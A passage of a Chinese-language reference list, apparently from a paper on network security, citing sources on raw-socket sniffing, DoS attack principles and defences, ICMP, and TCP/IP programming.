[15] http://forum.java.sun.com/thread.jsp?forum=31&thread=498156

[16] http://wvw.ttian.net/article/show.php?id=101，
Raw Socket（原始套接字）实现 Sniffer（嗅探）

[17] 蔡传俊，UNIX／TCP／IP 网络编程,海洋出版社，2000 年 8 月

[18] http://www.shuku.net:8080/novels/computer/dxdosgjdy.html，
典型 DoS 攻击原理及抵御措施

[19] http://www.iana.org/assignments/icmp-parameters

[20] 张永、刘克胜、陆余良，反嗅探中的主动欺骗技术研究，计算机安全，2002 年第 5 期

[21] http://www.pcnet.idv.tw/pcnet/network/network_ip_icmp.htm，ICMP 协议

[22] http://www.yesky.com/SoftChannel/72348998979026944/20040318/1778490.shtml

[23] http://support.microsoft.com/default.aspx?kbid=289892，Internet 协议编号